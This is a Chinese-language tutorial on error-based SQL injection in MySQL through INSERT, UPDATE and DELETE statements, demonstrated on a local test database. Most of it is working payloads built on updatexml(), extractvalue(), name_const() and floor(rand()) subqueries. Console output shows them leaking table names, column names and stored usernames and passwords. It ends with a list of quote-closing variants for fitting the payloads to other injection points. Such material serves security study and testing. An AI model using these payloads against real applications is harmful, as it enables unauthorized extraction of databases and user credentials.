
利用 insert，update 和 delete 注入获取数据

利用 SQL 注入获取数据库数据，利用的方法可以大致分为联合查询、报错、布尔盲注以及延时注入，通常这些方法都是基于 select 查询语句中的 SQL 注射点来实现的。那么，当我们发现了一个基于 insert、update、delete 语句的注射点时（比如有的网站会记录用户浏览记录，包括 referer、client_ip、user-agent 等，还有类似于用户注册、密码修改、信息删除等功能），还可以用如上方法获取我们需要的数据 吗？在这里，我们以 MYSQL 的显错为例，看一下如何在 insert、update、delete 的注射点中获取我们想要的数据。

一、环境搭建


为了更好的演示注射效果，我们先利用下面的语句创建原始数据：

```
create database newdb;
use newdb;
create table users(id int(3) not null auto_increment,username varchar(20) not null,
password varchar(20)  not null,primary key (id));
insert into users values(1,'Jane','Eyre');
```



```
mysql> create database newdb;
Query OK, 1 row affected (0.01 sec)

mysql> use newdb
Database changed
mysql> create table users
    -> (
    -> id int(3) not null auto_increment,
    -> username varchar(20) not null,
    -> password varchar(20) not null,
    -> primary key (id)
    -> );
Query OK, 0 rows affected (0.08 sec)

mysql> insert into users values(1,'Jane','Eyre');
Query OK, 1 row affected (0.03 sec)
```

看一下当前数据结构：




```
mysql> describe users;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(3)      | NO   | PRI | NULL    | auto_increment |
| username | varchar(20) | NO   |     | NULL    |                |
| password | varchar(20) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
3 rows in set (0.01 sec)

mysql> select * from users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Jane     | Eyre     |
+----+----------+----------+
1 row in set (0.00 sec)
```

二、注入语法

因为我们这里是用的显错模式，所以思路就是在 insert、update、delete 语句中人为构造语法错误，利用如下语句：

```
insert into users (id, username, password) values (2,''inject here'','Olivia');
insert into users (id, username, password) values (2,""inject here"",'Olivia');
```



```
mysql> INSERT INTO users (id, username, password) VALUES (2,''inject here'','Olivia');
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'inject here'','Olivia')' at line 1
mysql> INSERT INTO users (id, username, password) VALUES (2,""inject here"",“Olivia”);
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'inject here"",“Olivia”)' at line 1
mysql>
```


注意：大家看到本来是要填入 username 字段的地方，我们填了'inject here'和”inject here”两个字段来实现爆错，一个是单引号包含、一个是双引号包含，要根据实际的注入点灵活构造。

三、利用 updatexml()获取数据

updatexml()函数是 MYSQL 对 XML 文档数据进行查询和修改的 XPATH 函数。

payload:


```
or  updatexml(1,concat(0x7e,(version())),0)  or

Insert:

INSERT  INTO  users  (id,  username,  password)  VALUES  (2,’Olivia’
  or  updatexml(1,concat(0x7e,(version())),0)  or’’,  ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or updatexml(1,concat(0x7e,(version())),0) or'', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~5.5.35-0ubuntu0.12.04.2'
```

Update:


```
UPDATE  users  SET  password=’Nicky’  or  updatexml(2,concat(0x7e,(ve
rsion())),0)  or’’WHERE  id=2  and  username=’Olivia’;
```



```
mysql> UPDATE users SET password='Nicky' or updatexml(2,concat(0x7e,(version())),0) or'' WHERE id=2 and username='Olivia';
ERROR 1105 (HY000): XPATH syntax error: '~5.5.35-0ubuntu0.12.04.2'
```

Delete:

```
DELETE  FROM  users  WHERE  id=2  or  updatexml(1,concat(0x7e,(versio
n())),0)  or’’;
```



```
mysql> DELETE FROM users WHERE id=2 or updatexml(1,concat(0x7e,(version())),0) or'';
ERROR 1105 (HY000): XPATH syntax error: '~5.5.35-0ubuntu0.12.04.2'
```


提取数据：

由于篇幅有限，在 insert、update、delete 用法一致的时候，我会仅以 insert 为例说明。

所用的 payload 为：


```
or  updatexml(0,concat(0x7e,(SELECT  concat(table_name)  FROM  inform
ation_schema.tables  WHERE  table_schema=database()  limit  0,1)),0)
  or
```

获取 newdb 数据库表名：




```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or updatexml(0,concat(0x7e,(SELECT concat(table_name) FROM
information_schema.tables WHERE table_schema=database() limit 0,1)),0) or '', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~users'
```

获取 users 表的列名：




```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or updatexml(0,concat(0x7e,(SELECT concat(column_name) FROM
 information_schema.columns WHERE table_name='users' limit 0,1)),0) or '', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~id'
```

利用 insert 获取 users 表的数据：




```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or updatexml(0,concat(0x7e,(SELECT concat_ws(':',id, userna
me, password) FROM users limit 0,1)),0) or '', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'
```

利用 delete 获取 users 表的数据：




```
mysql> DELETE FROM users WHERE id=1 or updatexml(0,concat(0x7e,(SELECT concat_ws(':',id, username, password) FROM users limit 0,
1)),0) or '';
ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'
```

我们可以用 insert、update、delete 语句获取到数据库表名、列名，但是不能用 update 获取当前表的数据：




```
mysql> UPDATE users SET password='Nicky' or updatexml(1,concat(0x7e,(SELECT concat_ws(':',id, username, password) FROM newdb.use
rs limit 0,1)),0) or'' WHERE id=2 and username='Olivia';
ERROR 1093 (HY000): You can't specify target table 'users' for update in FROM clause
```

在这里，为了演示用 update 获取数据，我们临时再创建一个含有 id，name，address 的 students 表，并插入一条数据：



```
mysql> describe students;
+---------+-------------+------+-----+---------+----------------+
| Field   | Type        | Null | Key | Default | Extra          |
+---------+-------------+------+-----+---------+----------------+
| id      | int(3)      | NO   | PRI | NULL    | auto_increment |
| name    | varchar(20) | NO   |     | NULL    |                |
| address | varchar(20) | NO   |     | NULL    |                |
+---------+-------------+------+-----+---------+----------------+
3 rows in set (0.00 sec)

mysql> select * from students;
+----+------+-------------+
| id | name | address     |
+----+------+-------------+
|  1 | neck | haidianroad |
+----+------+-------------+
1 row in set (0.00 sec)
```

再次利用 update 获取 users 表的数据：



```
mysql> UPDATE students SET name='Nicky' or Updatexml(1,concat(0x7e,(SELECT concat_ws(':',id, username, password) FROM newdb.user
s limit 0,1)),0) or'' WHERE id=1;
ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'
```

如果你碰到一个 update 的注入并且想获取当前表的数据的话，可用用双查询，我后面会讲到。


四、利用 extractvalue()获取数据

extractvalue()函数也是 MYSQL 对 XML 文档数据进行查询和修改的 XPATH 函数。

payload：

```
or  extractvalue(1,concat(0x7e,database()))  or
Insert:
```


```
INSERT INTO users (id, username, password) VALUES (2,’Olivia’
 or extractvalue(1,concat(0x7e,database())) or’’, ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or extractvalue(1,concat(0x7e,database())) or'', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~newdb'
```

update：


```
UPDATE users SET password=’Nicky’ or extractvalue(1,concat(0x7e,
database())) or’’ WHERE id=2 and username=’Nervo’;
```



```
mysql> UPDATE users SET password='Nicky' or extractvalue(1,concat(0x7e,database())) or'' WHERE id=2 and username='Nervo';
ERROR 1105 (HY000): XPATH syntax error: '~newdb'
```

delete：

```
DELETE FROM users WHERE id=1 or extractvalue(1,concat(0x7e,data
base())) or’’;
```




```
mysql> DELETE FROM users WHERE id=1 or extractvalue(1,concat(0x7e,database())) or'';
ERROR 1105 (HY000): XPATH syntax error: '~newdb'
```

提取数据：

同样，在 insert、update、delete 用法一致的时候，我会仅以 insert 为例说明。

获取 newdb 数据库表名：


```
INSERT INTO users (id, username, password) VALUES (2,’Olivia’
 or extractvalue(1,concat(0x7e,(SELECT concat(table_name) FROM i
nformation_schema.tables WHERE table_schema=database() limit 1,1))
) or’’, ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or extractvalue(1,concat(0x7e,(SELECT concat(table_name) FR
OM information_schema.tables WHERE table_schema=database() limit 1,1))) or'', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~users'
```

获取 users 表的列名：


```
INSERT INTO users (id, username, password) VALUES (2,’Olivia’
  or extractvalue(1,concat(0x7e,(SELECT concat(column_name) FROM
information_schema.columns WHERE table_name=’users’ limit 0,1)))
  or’’, ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or extractvalue(1,concat(0x7e,(SELECT concat(column_name) F
ROM information_schema.columns WHERE table_name='users' limit 0,1))) or'', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~id'
```

获取 users 表的数据：

```
INSERT INTO users (id, username, password) VALUES (2,’Olivia’
  or extractvalue(1,concat(0x7e,(SELECT concat_ws(’:’,id, username,
  password) FROM users limit 0,1))) or ’’, ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (2,'Olivia' or extractvalue(1,concat(0x7e,(SELECT concat_ws(':',id, use
rname, password) FROM users limit 0,1))) or '', 'Nervo');
ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'
```

同样，我们可以用 insert、update、delete 语句获取到数据库表名、列名，但是不能用 update 获取当前表的数据。

五、利用 name_const()获取数据

name_const()函数是 MYSQL5.0.12 版本加入的一个返回给定值的函数。当用来产生一个结果集合列时，NAME_CONST() 促使该列使用给定名称。

Payload：

```
or (SELECT * FROM (SELECT(name_const(version(),1)),name_const(ver
sion(),1))a) or
```

Insert：

```
INSERT INTO users (id, username, password) VALUES (1,’Olivia’
  or (SELECT * FROM (SELECT(name_const(version(),1)),name_const(v
ersion(),1))a) or ’’,’Nervo’);
```

update：

```
UPDATE users SET password='Nicky’ or (SELECT * FROM (SELECT(name_const(version(),1)),name_const(version(),1))a) or ’’ WHERE id=2 and username='Nervo’;
```

delete：

```
DELETE FROM users WHERE id=1 or (SELECT * FROM (SELECT(name_const(version(),1)),name_const(version(),1))a)or ’’;
```

提取数据：


在最新的 MYSQL 版本中，使用 name_const()函数只能提取到数据库的版本信息。但是在一些比较旧的高于 5.0.12(包括 5.0.12)的 MYSQL 版本中，可以进一步提取更多数据。在这里我使用 MySQL5.0.45 进行演示。

首先，我们做一个简单的 SELECT 查询，检查我们是否可以提取数据。

```
INSERT INTO users (id, username, password) VALUES (1,’Olivia’ or (SELECT*FROM(SELECT name_const((SELECT 2),1),name_const((SELECT 2),1))a) or ’’, ’Nervo’);
```

如果显示 ERROR 1210 (HY000): Incorrect arguments to NAME_CONST，那就洗洗睡吧。。

如果显示 ERROR 1060 (42S21): Duplicate column name '2'，就可以进一步获取更多数据。



```
mysql> INSERT INTO users (id, username, password) VALUES (1,'Olivia' or (SELECT*FROM(SELECT name_const((SELECT 2),1),name_const(
(SELECT 2),1))a) or '', 'Nervo');
ERROR 1210 (HY000): Incorrect arguments to NAME_CONST
```

获取 newdb 数据库表名：

```
INSERT INTO users (id, username, password) VALUES (1,’Olivia’
 or (SELECT*FROM(SELECT name_const((SELECT table_name FROM info
rmation_schema.tables WHERE table_schema=database() limit 1,1),1),
name_const(( SELECT table_name FROM information_schema.tables WH
ERE table_schema=database() limit 1,1),1))a) or ’’, ’Nervo’);


ERROR 1060 (42S21): Duplicate column name ’users’
```

获取 users 表的列名：

```
INSERT INTO users (id, username, password) VALUES (1,’Olivia’
 or (SELECT*FROM(SELECT name_const((SELECT column_name FROM inf
ormation_schema.columns WHERE table_name=’users’ limit 0,1),1),na
me_const(( SELECT column_name FROM information_schema.columns WH
ERE table_name=’users’ limit 0,1),1))a) or ’’, ’Nervo’);


ERROR 1060 (42S21): Duplicate column name ’id’
```

获取 users 表的数据：


```
INSERT INTO users (id, username, password) VALUES (2,’Olivia’
 or (SELECT*FROM(SELECT name_const((SELECT concat_ws(0x7e,id, us
ername, password) FROM users limit 0,1),1),name_const(( SELECT
 concat_ws(0x7e,id, username, password) FROM users limit
0,1),1))a) or ’’, ’Nervo’);


ERROR 1060 (42S21): Duplicate column name ’1~Jane~Eyre’
```

六、利用子查询注入

原理与 select 查询时的显错注入一致。

Insert：


```
INSERT INTO users (id, username, password) VALUES (1,’Olivia’ or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT concat(0x7e,0x27,cast(database() as char),0x27,0x7e)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM information_schema.columns group by x)a) or’’, ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (1,'Olivia' or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT co
ncat(0x7e,0x27,cast(database() as char),0x27,0x7e)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM informatio
n_schema.columns group by x)a) or'', 'Nervo');
ERROR 1062 (23000): Duplicate entry '~'newdb'~1' for key 'group_key'
```

update：


```
UPDATE users SET password=’Nicky’ or (SELECT 1 FROM(SELECT count(*),concat((SELECT(SELECT concat(0x7e,0x27,cast(database() as char),0x27,0x7e)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM information_schema.columns group by x)a)or’’ WHERE id=2 and username=’Nervo’;
```



```
mysql> UPDATE users SET password='Nicky' or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT concat(0x7e,0x27,cast(database
() as char),0x27,0x7e)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM information_schema.columns group by x)
a)or'' WHERE id=2 and username='Nervo';
ERROR 1062 (23000): Duplicate entry '~'newdb'~1' for key 'group_key'
```

delete：

```
DELETE FROM users WHERE id=1 or (SELECT 1 FROM(SELECT count(*),concat((SELECT(SELECT concat(0x7e,0x27,cast(database() as char),0x27,0x7e)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM information_schema.columns group by x)a)or’’ ;
```




```
mysql> DELETE FROM users WHERE id=1 or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT concat(0x7e,0x27,cast(database() as
 char),0x27,0x7e)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM information_schema.columns group by x)a)or'
';
ERROR 1062 (23000): Duplicate entry '~'newdb'~1' for key 'group_key'
```

提取数据：

获取 newdb 数据库表名：


```
INSERT INTO users (id, username, password) VALUES (1,’Olivia’
 or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT (SEL
ECT distinct concat(0x7e,0x27,cast(table_name as char),0x27,0x7e)
 FROM information_schema.tables WHERE table_schema=database() LI
MIT 1,1)) FROM information_schema.tables limit 0,1),floor(rand(0)
*2))x FROM information_schema.columns group by x)a) or ’’,’Ner
vo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (1,'Olivia' or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT (S
ELECT distinct concat(0x7e,0x27,cast(table_name as char),0x27,0x7e) FROM information_schema.tables WHERE table_schema=database()
 LIMIT 1,1)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM information_schema.columns group by x)a) or '', '
Nervo');
ERROR 1062 (23000): Duplicate entry '~'users'~1' for key 'group_key'
```

获取 users 表的列名：


```
INSERT INTO users (id, username, password) VALUES (1, ’Olivia
’ or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT (SE
LECT distinct concat(0x7e,0x27,cast(column_name as char),0x27,0x7
e) FROM information_schema.columns WHERE table_schema=database()
 AND table_name=’users’ LIMIT 0,1)) FROM information_schema.tab
les limit 0,1),floor(rand(0)*2))x FROM information_schema.columns
 group by x)a) or ’’, ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (1, 'Olivia' or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT (
SELECT distinct concat(0x7e,0x27,cast(column_name as char),0x27,0x7e) FROM information_schema.columns WHERE table_schema=databas
e() AND table_name='users' LIMIT 0,1)) FROM information_schema.tables limit 0,1),floor(rand(0)*2))x FROM information_schema.colu
mns group by x)a) or '', 'Nervo');
ERROR 1062 (23000): Duplicate entry '~'id'~1' for key 'group_key'
```

获取 users 表的数据：

```
INSERT INTO users (id, username, password) VALUES (1, ’Olivia
’ or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT (SE
LECT concat(0x7e,0x27,cast(users.username as char),0x27,0x7e) FRO
M `newdb`.users LIMIT 0,1) ) FROM information_schema.tables li
mit 0,1),floor(rand(0)*2))x FROM information_schema.columns group
 by x)a) or ’’, ’Nervo’);
```



```
mysql> INSERT INTO users (id, username, password) VALUES (1, 'Olivia' or (SELECT 1 FROM(SELECT count(*),concat((SELECT (SELECT (
SELECT concat(0x7e,0x27,cast(users.username as char),0x27,0x7e) FROM `newdb`.users LIMIT 0,1) ) FROM information_schema.tables l
imit 0,1),floor(rand(0)*2))x FROM information_schema.columns group by x)a) or '', 'Nervo');
ERROR 1062 (23000): Duplicate entry '~'Jane'~1' for key 'group_key'
```

七、更多闭合变种

```
’  or  (payload)  or  ’
’  and  (payload)  and  ’
’  or  (payload)  and  ’
’  or  (payload)  and  ’=’
’＊  (payload)  ＊’
’  or  (payload)  and  ’
″  -  (payload)  -  ″
```